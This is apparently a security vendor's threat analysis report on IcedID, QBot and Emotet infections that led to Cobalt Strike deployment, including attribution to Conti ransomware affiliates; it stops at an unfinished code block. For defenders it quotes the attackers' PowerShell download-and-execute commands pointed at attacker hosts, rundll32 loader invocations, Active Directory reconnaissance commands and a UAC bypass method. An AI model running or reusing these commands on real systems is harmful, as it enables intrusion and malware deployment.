

THREAT ANALYSIS: Cobalt Strike - IcedID, Emotet and QBot

By Cybereason Global SOC Team

Archived: 2026-04-05 21:05:32 UTC

The Cybereason [Global Security Operations Center Team](#) (GSOC) issues Cybereason Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, the GSOC provides details about three recent attack scenarios where fast-moving malicious actors used the malware loaders [IcedID](#), [QBot](#), and [Emotet](#) to deploy the [Cobalt Strike](#) framework on the compromised systems.

The deployment of Cobalt Strike as part of an attack significantly increases the severity of the attack due to the framework's high damage potential. One of the attack scenarios that we discuss in this article involves affiliates of the [Conti ransomware](#) group.

cobalt strike Key Points

- **Fast-moving adversaries:** The threat actors conducted malicious activities in the compromised systems after only approximately 8 minutes after infecting the systems with the malware loader IcedID, QBot, or Emotet. The malicious actors deployed Cobalt Strike up to approximately 2 hours after accessing the compromised systems.
- **Targeted phishing emails:** Malicious actors, who we attribute as affiliates of the [Conti](#) ransomware group, specifically targeted a user by sending the user an email with an attachment (an Excel document) that was almost identical to a legitimate email and email attachment already distributed to other users within the organization. The difference was that the attached Excel document contained a malicious macro that distributed IcedID.
- **Detected and prevented:** The [Cybereason XDR Platform](#) effectively detects and prevents the IcedID, QBot, and Emotet malware.
- **Cybereason Managed Detection and Response (MDR):** The Cybereason GSOC has zero tolerance towards attacks that involve malware loaders, such as IcedID, QBot, and Emotet, and categorizes such attacks as critical, high-severity incidents. The [Cybereason GSOC MDR Team](#) issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps scope the extent of compromise and the impact on the customer's environment. In addition, the report provides attribution information when possible as well as recommendations for mitigating and isolating the threat.

Introduction to cobalt strike

[Cobalt Strike](#) is an adversary simulation framework with the primary use case of assisting red team operations. However, Cobalt Strike is also actively used by malicious actors for conducting post-intrusion malicious activities. Cobalt Strike is a [modular framework](#) with an extensive set of features that are useful to malicious actors, such as command execution, process injection, and credential theft.

The deployment of Cobalt Strike as part of an attack significantly increases the severity of the attack: for example, once Cobalt Strike runs on a compromised system, the Cobalt Strike operators can broker the system as an initial access point to other threat actors, including ransomware group affiliates.

In the period between October 2021 and the time of writing this article, the Cybereason GSOC has observed multiple attack scenarios where malicious actors used malware that is capable of deploying additional malware on compromised systems (i.e. malware loaders) to deploy Cobalt Strike on the systems.

In this article, we present the activities of the malware loaders and the malicious actors that operated the loaders in three selected attack scenarios. Each scenario involves one of the malware loaders IcedID, QBot, and Emotet, and results in the deployment of Cobalt Strike. One of the attack scenarios that we discuss in this article involves affiliates of the Conti ransomware group.

Malicious actors use the IcedID malware to distribute various types of malware, including [ransomware](#), to compromised systems. Malicious actors typically infect systems with IcedID through attachments, usually Microsoft Office documents, in phishing emails. Once deployed on a system, IcedID uses legitimate system utilities to conduct malicious activities, such as reconnaissance activities and disabling security mechanisms. Malicious actors also use the IcedID malware to deploy Cobalt Strike on compromised systems.

QBot, also known as Qakbot, is a malware that has been present on the threat landscape since 2007. QBot originally featured information stealing and trojan functionalities, however, the malicious actors that develop QBot have extended the malware with malware loading capabilities. In recent attack campaigns, malicious actors distribute QBot through malicious attachments in phishing emails. QBot downloads and executes additional malware on compromised machines, such as the Cobalt Strike framework, and ransomware, such as [REvil](#) and [ProLock](#).

Since security researchers first discovered the Emotet malware in 2014, the malware has evolved from a traditional banking Trojan to a malware loader. Over the last few years, before authorities [disrupted](#) the infrastructure of Emotet operators as part of a global operation in the first quarter of 2021, malicious actors have been using Emotet to deliver the Ryuk ransomware to compromised systems.


On November 15, 2021, security researchers announced the discovery of a [new variant of Emotet](#) on the threat landscape. The Cybereason GSOC team observed attack [scenarios that involved the new Emotet malware](#) shortly thereafter, which involved Emotet deploying Cobalt Strike on compromised systems.

Analysis of COBALT STRIKE

From IcedID to Cobalt Strike: Conti Ransomware Affiliates

The figure below depicts an infection using the IcedID malware that results in the deployment of Cobalt Strike. In this scenario, the malicious actors, who we attribute as affiliates of the [Conti ransomware](#) group, specifically targeted a user by sending the user an email with an attachment (an Excel document) that is almost identical to a legitimate email and email attachment already distributed to other users within the organization.

The difference was that the attached Excel document contained a malicious macro. This indicates a potential long-term presence of the actors in the environment:



infection using the IcedID malware


When the targeted user executed the macro, the macro downloaded the executable file of the IcedID malware from an attacker-controlled endpoint and then executed the file. The macro downloaded the IcedID executable to the home directory of the user, such as `C:\Users\test\javabridge64.exe`, where `javabridge64.exe` is the name of the IcedID executable and `C:\Users\test` is the home directory of the user `test`:



Malicious Office macro executes IcedID javabridge64.exe as seen in the Cybereason XDR Platform

Approximately 8 minutes after the malicious Office macro executed IcedID, the malicious actors executed the [SysInfo](#) IcedID command to enumerate relevant system information, such as active processes, and to conduct the following reconnaissance activities:

- IcedID executed the following command to retrieve a list of the security solutions that are installed on the compromised system:
 - *wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List*
- IcedID executed the command *ipconfig /all* to retrieve the networking configuration of the compromised system.
- IcedID executed the *systeminfo.exe* Windows utility to retrieve detailed information about the compromised system, such as operating system version and hardware configuration.
- IcedID executed the following commands to retrieve Active Directory (AD)-related information:
 - ◦ *net view /all*
 - ◦ *net view /all /domain*
 - ◦ *net config workstation*
 - ◦ *net group "Domain Admins" /domain*
 - ◦ *nltest /domain_trusts*
 - ◦ *nltest /domain_trusts /all_trusts*




IcedID reconnaissance activities as

seen in the Cybereason XDR Platform

Approximately 20 minutes after conducting reconnaissance activities, the malicious actors executed the [ExecAdmin](#) IcedID command that attempts to elevate user privileges using a known Windows User Account Control (UAC) bypass that leverages the `fodhelper` Windows utility.

After approximately 5 minutes, the malicious actors executed the [Exec](#) IcedID command to execute code by injecting the code into a `cmd.exe` instance. Approximately 21 minutes later, the malicious actors executed a Cobalt Strike loader using the command `rundll32 adobe.dll,kasim` (where `kasim` is a dynamic-link library - DLL - entry point):



Execution of Cobalt Strike loader as seen in the Cybereason XDR Platform

A few minutes after executing the Cobalt Strike loader, the actors downloaded and executed PowerShell code from the attacker-controlled endpoint with an IP address of `185.70.184[.]8` by executing the PowerShell command:

```
IEX ((new-object net.webclient).downloadstring('http://185.70.184[.]8:80/a')).
```

This attributes the actors as Conti affiliates, since the Conti group [operated the endpoint](#) with the IP address `185.70.184[.]8` in the week when the attack that we discussed took place. In addition, the security community has [observed Conti affiliates](#) using the IcedID malware to deploy Cobalt Strike on compromised systems.

To deploy the IcedID malware, the Conti affiliates targeted a particular user. At a larger scale, in the middle of 2021, we observed malicious actors deploying the IcedID malware on systems as part of the “stolen images evidence” campaign, which we discuss in the following section.

Stolen Images Evidence Campaign

This “[stolen images evidence](#)” campaign involved phishing emails that legitimate organization contact forms had generated and sent to the targeted users – the contact form recipient. The emails contained legal threats related to copyright infringement due to the use of copyright-protected images that the targeted user had apparently stolen. The emails urged the recipient to sign into a Google page that supposedly lists the images. After the user signed into the page using valid Google credentials, the page downloaded and executed a malicious JavaScript (`.js`) script using the Windows `wscript` utility.


The script executed a Base64-encoded PowerShell command to download and execute the IcedID malware, for example:

```
IEX(New-Object Net.WebClient).downloadString('http://minerdone[.]top/222g100/index.php').
```

The execution of this PowerShell command led to downloading and executing a DLL through the `DllRegisterServer` entry point, such as:

```
rundll32.exe C:\Users\user\AppData\Local\Temp\VhfNmz.dat,DllRegisterServer.
```

This DLL conducted the first stage of deployment of the IcedID malware and we refer to it as first-stage IcedID DLL:



Download and execution of first-stage IcedID DLL as seen in the Cybereason XDR Platform

The first-stage DLL gathered information about the compromised machine, such as hardware and operating system information, and downloaded data from an attacker-controlled endpoint, such as *grenademetto[.]juno*. The data was encrypted using a symmetric encryption key.


The first-stage IcedID DLL decrypted the data that it had downloaded, which contained a DLL file and a data file that typically had the name *license.dat*. The first-stage IcedID DLL typically wrote the DLL file in the user's *%LocalAppData%* directory, such as:

C:\Users\user\AppData\Local\Temp\rebuildx32.tmp, and the *license.dat* file in the user's *%AppData%* directory.

The first-stage IcedID DLL then executed the DLL file, such as:

rundll32.exe "C:\Users\user\AppData\Local\Temp\rebuildx32.tmp",update /i:"ApproveFinish\license.dat", which we refer to as second-stage IcedID DLL.


The main functionality of the second-stage IcedID DLL was to locate and process the *license.dat* file. *license.dat* contained encrypted content that implemented the IcedID malware. The second-stage IcedID DLL decrypted the content of *license.dat* and executed the IcedID malware by injecting the malware into a legitimate Windows process, such as *chrome.exe*:



IcedID DLL injects IcedID into *chrome.exe* as seen in the Cybereason XDR Platform

From QBot to Cobalt Strike

The figure below depicts an infection using the QBot malware that results in the deployment of Cobalt Strike:




An infection using the QBot malware

Malicious actors distribute QBot as attachments, typically Microsoft Office Excel documents, to phishing emails. The Office Excel application prompts the user that has opened the document that distributes QBot to enable Office macro execution. When the Office macro executes, the macro first downloads the QBot malware from an attacker-controlled endpoint and then executes the malware.


In the attack scenario that we analyzed, the macro stored the file that implements the QBot malware in the `%ProgramData%` directory, such as `C:\ProgramData`, with the filename extension `.ocx` - `Volet1.ocx` (other names include, for example, `Volet2.ocx` and `Volet3.ocx`). The `.ocx` file was a Windows DLL file that the macro executed using the `regsvr32` Windows utility. The DLL unpacked and loaded a Windows DLL named `stager_1.dll` that implements the main QBot functionalities.

In addition, the DLL injected `stager_1.dll` into a legitimate Windows process - `msra.exe`:



Office Excel macro executes QBot as seen in the Cybereason XDR Platform

Approximately 6 minutes after injecting *stager_1.dll* into *msra.exe*, Qbot conducted reconnaissance activities by executing the commands [net](#), [arp](#), [ipconfig](#), [netstat](#), [nslookup](#), [route](#), and [whoami](#). The figure below depicts the execution of these commands, including command line parameters:



Qbot reconnaissance activities as seen in the Cybereason XDR Platform

Approximately 1 minute after conducting reconnaissance activities, QBot established persistence on the compromised system by executing the following command:


```
